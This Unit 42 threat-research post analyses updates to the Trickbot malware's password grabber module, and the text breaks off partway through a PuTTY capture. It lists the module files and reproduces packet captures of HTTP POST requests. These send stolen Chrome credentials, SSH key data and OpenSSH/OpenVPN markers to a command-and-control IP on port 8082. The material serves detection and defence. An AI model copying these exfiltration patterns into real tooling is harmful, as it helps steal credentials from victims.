Trickbot Updates Password Grabber Module

unit42.paloaltonetworks.com/trickbot-updates-password-grabber-module/

Brad Duncan November 22, 2019

By Brad Duncan

November 22, 2019 at 12:25 PM

Category: Unit 42


Tags: password stealer, Trickbot

This post is also available in: 日本語 (Japanese)

First seen in 2016, Trickbot is malware that steals system information, login credentials, and other sensitive data from vulnerable Windows hosts. Trickbot is a modular malware, and one of its modules is a password grabber. In November 2019, we started seeing indicators of Trickbot's password grabber targeting data from OpenSSH and OpenVPN applications.

Trickbot Modules

A Windows host infected with Trickbot downloads different modules to perform various functions. These modules are stored as encrypted binaries in a folder located under the infected user's ***AppData\Roaming*** directory. The encrypted binaries are decoded as DLL files and run from system memory. Figure 1 shows encoded Trickbot modules generated by a recent Trickbot infection on a 64-bit Windows 7 host from Friday November 8th, 2019.




Name	Date modified	Type	Size
injectDll64_configs	11/8/2019 6:12 PM	File folder	
networkDll64_configs	11/8/2019 5:38 PM	File folder	
pwgrab64_configs	11/8/2019 5:23 PM	File folder	
tabDll64_configs	11/8/2019 6:31 PM	File folder	
importDll64	11/8/2019 5:58 PM	File	8,743 KB
injectDll64	11/8/2019 6:11 PM	File	457 KB
mshareDll64	11/8/2019 6:32 PM	File	17 KB
mwormDll64	11/8/2019 7:07 PM	File	27 KB
networkDll64	11/8/2019 5:30 PM	File	23 KB
pwgrab64	11/8/2019 5:23 PM	File	1,464 KB
systeminfo64	11/8/2019 5:22 PM	File	21 KB
tabDll64	11/8/2019 6:29 PM	File	822 KB

Figure 1. Modules from a Trickbot infection on November 8th, 2019.

Password Grabber Module

As seen in Figure 1, one of the modules is named ***pwgrab64***. This is a password grabber used by Trickbot. This module retrieves login credentials stored in a victim's browser cache, and it also obtains login credentials from other applications installed on a victim’s host. The password grabber and some other Trickbot modules send stolen data using unencrypted HTTP over TCP port 8082 to an IP address used by Trickbot. For example, Figure 2 shows information from a packet capture (pcap) of traffic generated by a host infected with Trickbot. It highlights an example of login credentials stolen from an infected user’s Chrome browser cache. Note how the URL in the HTTP POST request ends with the number ***81***. This number is used in URLs generated by Trickbot's password grabber module.



2019-11-08-traffic-from-Ursnif-infection-with-Trickbot-gtag-lleo8.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 156
Expression… + basic basic+ basic+dns
Wireshark · Follow TCP Stream (tcp.stream eq 156) · 2019-11-08-traffic-from-Ursnif-infection-with-Trickbot-gtag-lleo8.pcap

```
Time                      Src           port   Dst              port   Info
2019-11-08 17:24…         10.11.8.102   49313  170.238.117.187  8082   49313 → 8082 [SYN] Seq=0 Win=8192 Len=0 MS
```

```
POST /lleo8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------MZCVGAJQNXZQTMAL
Content-Length: 296

-----------MZCVGAJQNXZQTMAL
Content-Disposition: form-data; name="data"

https://www.whyshouldiloginhere.com/Authentication/Views/Login.aspx|
flappyjackie|P@ssw0rd$

-----------MZCVGAJQNXZQTMAL
Content-Disposition: form-data; name="source"

chrome passwords
-----------MZCVGAJQNXZQTMAL--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:24:43 GMT
```

Marker for Trickbot's password grabber module
Stolen login credentails
Identified as "chrome passwords"
2 client pkts, 1 server pkt, 1 turn.
Entire conversation (860 bytes)
Show and save data as ASCII
Stream 156
Find:
Find Next
Help
Filter Out This Stream
Print
Save as…
Back
Close


Figure 2. Login credentials stolen from an infected user's Chrome browser cache.

Updates to Password Grabber

Traffic patterns from recent Trickbot infections had been fairly consistent until early November 2019, when we started seeing two new HTTP POST requests caused by the password grabber. They are identified as:

- OpenSSH private keys
- OpenVPN passwords and configsls

For the OpenVPN line, ***configsls*** might be a misspelling of ***configs***. Figure 3 and Figure 4 show examples of HTTP POST requests that contain these identifiers.




```
POST /lleo8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------UDAZGMYDZEPVTIKW
Content-Length: 210

-----------UDAZGMYDZEPVTIKW
Content-Disposition: form-data; name="data"



-----------UDAZGMYDZEPVTIKW
Content-Disposition: form-data; name="source"

OpenSSH private keys
-----------UDAZGMYDZEPVTIKW--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:26:16 GMT
```

Marker for Trickbot's password grabber module

OpenSSH private keys

Figure 3. HTTP POST request caused by Trickbot's password grabber for OpenSSH private keys.



```
POST /lleo8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------JHSDPJTYKCRTAUKG
Content-Length: 221

-----------JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="data"



-----------JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="source"

OpenVPN passwords and configsls
-----------JHSDPJTYKCRTAUKG--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:25:43 GMT
```

Marker for Trickbot's password grabber module

OpenVPN passwords and configsls


Figure 4. HTTP POST request caused by Trickbot's password grabber for OpenVPN passwords and configurations.

Are These Updates Broken?

These updates to Trickbot's password grabber module may not be fully functional. HTTP POST requests caused by the password grabber for OpenSSH and OpenVPN occur whether or not the victim's host has OpenSSH or OpenVPN installed. And we have not seen this traffic contain any actual data.


We generated Trickbot infections in lab environments for both Windows 7 and Windows 10 hosts with configured OpenSSH and OpenVPN applications. However, we have not seen any working results. HTTP POST requests generated by the password grabber for OpenSSH and OpenVPN during these infections contained no data.

However, Trickbot’s password grabber works will grab SSH passwords and private keys from an SSH/Telnet client named PuTTY. Figure 5 and Figure 6 shows password grabber activity from a Trickbot-infected host with PuTTY installed and configured to use a private key for an SSH connection to a cloud server.



```
POST /mor45/SIR-LANCELOT-PC_W617601.B77CE652128C974511AD56E0F43D0BF9/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------JNZFZCTZAULIGYZS
Content-Length: 2443

-----------JNZFZCTZAULIGYZS
Content-Disposition: form-data; name="data"

PuTTY saved session name: 147.135.128.201
Private key info:
Cipher: aes256-cbc
Comment: rsa-key-20191115
HostName: 147.135.128.201
Name:
